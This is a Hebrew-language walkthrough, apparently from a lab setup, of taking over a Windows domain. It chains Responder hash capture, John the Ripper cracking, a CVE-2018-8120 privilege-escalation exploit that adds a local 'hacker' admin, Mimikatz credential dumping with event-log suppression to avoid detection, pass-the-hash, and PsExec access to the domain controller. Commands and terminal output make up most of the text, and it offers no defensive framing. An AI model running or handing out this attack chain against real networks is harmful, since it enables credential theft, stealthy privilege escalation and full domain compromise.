


## domain hacking

כרגע אנחנו מתחילים מחוץ לדומיין עם קאלי מפעילים ריספונדר (Responder)

הולכים לטרמינל של קאלי וכותבים את הפקודה הבאה  
`responder -l eth0 -wrfF --lm`



```
root@kali: ~  
File Edit View Search Terminal Help  
[*] [NBT-NS] Poisoned answer sent to 192.170.1.1 for name WIN-CS70A4IV310 (service: Workstation/Redirector)  
Challenge 2: bd841b5f1ea2439b  
Challenge 2: bd841b5f1ea2439b  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: e1da7fa320ae950d  
Challenge 2: e1da7fa320ae950d  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: 25ee8ecee13a63a9  
Challenge 2: 25ee8ecee13a63a9  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: 28ad05d5be3f40b0  
Challenge 2: 28ad05d5be3f40b0  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: 2e121024ca2530ba  
Challenge 2: 2e121024ca2530ba  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: d179c8b0d5c8130f  
Challenge 2: d179c8b0d5c8130f  
[*] Skipping previously captured hash for COMP\PC$  
Challenge 2: 207c390d7088a575  
Challenge 2: 207c390d7088a575  
[*] Skipping previously captured hash for COMP\PC$
```

עכשיו צריך לחכות שמחשב יעשה טעות ונתפוס לו את  
האש



```
root@kali: ~  
File Edit View Search Terminal Help  
Created directory: /root/.john  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
root@kali:~# john /usr/share/responder/logs/HTTP-NTLMv2-192.170.1.1.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC  
-MD5 32/64])  
Will run 4 OpenMP threads  
Proceeding with single rules: Wordlist  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 7 candidates buffered for the current salt, minimum 8  
needed for performance.  
Almost done: Processing the remaining buffered candidate passwords, if any  
Proceeding with wordlist: /usr/share/john/password.lst, rules: Wordlist  
pa$$w0rd (xbox1)  
pa$$w0rd (xbox1)  
pa$$w0rd (xbox1)  
pa$$w0rd (xbox1)  
4g 0:00:00:00 DONE 2/3 (2019-07-06 18:18) 30.76g/s 220038p/s 409084c/s 545446C/s  
123456..knight1  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed  
root@kali:~#
```

לאחר שמצאנו את הסיסמא נתחבר ליוזר ננסה להשיג  
הרשאות שיעזור לנו להגיע לדומיין  
נשתמש בחולשה שנקראת קרנאל אקספלואיד

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\xbox1>howami  
'howami' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\xbox1>whoami  
comp\xbox1  
  
C:\Users\xbox1>cd Desktop  
  
C:\Users\xbox1\Desktop>x64.exe "whoami"  
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)  
[+] Get manager at fffff900c2111720, worker at fffff900c1f11b80  
[+] Triggering vulnerability...  
[+] Overwriting...fffff800029fac38  
[+] Elevating privilege...  
[+] Cleaning up...  
[+] Trying to execute whoami as SYSTEM...  
[+] Process created with pid 2524!  
nt authority\system  
  
C:\Users\xbox1\Desktop>
```

לאחר שקיבלנו את הרשאות הכי גבוהות במערכת (NT SYSTEM) ניצור יוזר אדמין מקומי על מנת להריץ תוכנה בשם MIMIKATS בשביל להשיג את הסיסמאות של היוזרים שהתחברו בעבר למערכת כדי להגיע ליוזר דומיין אדמין

```
C:\Users\xbox1\Desktop>x64.exe "net localgroup administrators hacker /add"
CUE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Get manager at fffff900c01e5720,worker at fffff900c1f8c440
[+] Triggering vulnerability...
[+] Overwriting...fffff800029f4c38
[+] Elevating privilege...
[+] Cleaning up...
[+] Trying to execute net localgroup administrators hacker /add as SYSTEM...
[+] Process created with pid 2968!
The command completed successfully.

C:\Users\xbox1\Desktop>
```

לאחר שיצרנו אדמין מקומי בשביל מימיקאט נפתח CMD עם הרשאות אדמין ונפעיל את מימיקאט (זכרו לרשום \. על מנת להתחבר \*מקומית\*)

```
mimikatz 2.2.0 x64 (oe.eo)
C:\Windows\system32>cd
C:\Windows\system32
C:\Windows\system32>cd ..
C:\Windows>cd ..
C:\>cd Users
C:\Users>cd xbox1
C:\Users\xbox1>cd Desktop
C:\Users\xbox1\Desktop>cd x64
C:\Users\xbox1\Desktop\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 <x64> #18362 May 13 2019 01:35:04
.## ^ ##.  "À La Vie, À L'Amour" - <oe.eo>
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ##   > http://blog.gentilkiwi.com/minikatz
'##  u  ##'  Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # ?
```

לאחר שהפעלנו את מימיקאט נעשה מספר פקודות

privilege::debug

אם נקבל OK 20 סימן שזה עובד והכל תקין

עכשיו יש ליצור לוג על מנת שכל מה שנעשה ירשם כדי

שנוכל להשתמש בו

log log.txt

מומלץ להשתמש בחוסם איוונטים כדי לא לעורר חשד

event::drop


ידוע לנו במחשב שאליו נכנסנו האדמין נכנס בעבר ומאז

המחשב לא עשה ריסטרט אז נשתמש בפקודה הבא כדי

לגלות את האש שלו (אם יש לכם מזל הוא יתן את

הסיסמא)

sekurlsa::logonpasswords






המימיקאט מצא את האדמין ואת האש שלו  
היוזר E הוא יוזר אדמין  
מה אנחנו יכולים לעשות אנחנו יכולים "לגלגל את האש"  
pass the hash

וגם זה אנחנו עושים עם מימיקאט

sekurlsa::pth /user:E  
/domain:comp.E3.com/ntlm:cc36cf7a8514893efccd3  
32446158b1a



```
mimikatz 2.2.0 x64 (pe.eo)
R aes256
mimikatz # sekurlsa::pth /user:E /domain:comp.E3.com /ntlm:286464a3e580aa0aedec7a7a395adf8e cmd
user : E
domain : comp.E3.com
program : cmd.exe
impers. : no
NTLM : 286464a3e580aa0aedec7a7a395adf8e
PID 2240
TID 920
LSA Process is now R/W
LUID 0 ; 405273 (00000000:00062f19)
msv1_0 - data copy @ 000000000171B320 : OK !
kerberos - data copy @ 0000000001732988
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 00000000016DB0C8 (16) -> null
mimikatz #

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>howani
'howani' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoani
pc\hacker

C:\Windows\system32>
```

שימו לב! בCMD שנפתח אתם עדיין היוזר שפותח אותו וזה  
תקין לא אמור להופיע היוזר דומיין אדמין

עכשיו כשנפתח לנו CMD חדש עם מנגנון ההזדהות של היוזר E נוכל להתחבר דרכו לדומיין אבל אם נפתח דרך הCMD זה עדיין יבקש מאיתנו להתחבר מה אנחנו יכולים לעשות הודות למיקרוסופט PSEXEC לא מבקש הזדהות מחדש על מנת להתחבר עם אותו יוזר יש לרשום u-  
על מנת להתחבר עם nt יש לרשום S-



```
mimikatz 2.2.0 x64 (oe.oe)
R aes256
mimikatz # sekurlsa::pth /user:E /domain:comp.E3.com /ntlm:286464a3e580aa0aedec7a7a395adf8e cmd
user      : E
domain    : comp.E3.com
program   : cmd.exe
impers.    : no
NTLM      : 286464a3e580aa0aedec7a7a395adf8e
! PID     : 2240
! TID     : 920
! LSA Process is now R/W
! LUID 0 ; 405273 <00000000:00062f19>

C:\Users\xbox1\Desktop>PsExec64.exe \\192.170.1.200 -u E -s cmd
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b5b1:5d8a:3784:822fx12
    IPv4 Address. . . . . : 192.170.1.200
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

כמו שאתם רואים הצלחנו להתחבר לשרת הדומיין עם היוזר E מכן תוכלו לעשות כרצונכם

נכתב ונערך על ידי Idan aka the green hood  
Emanuel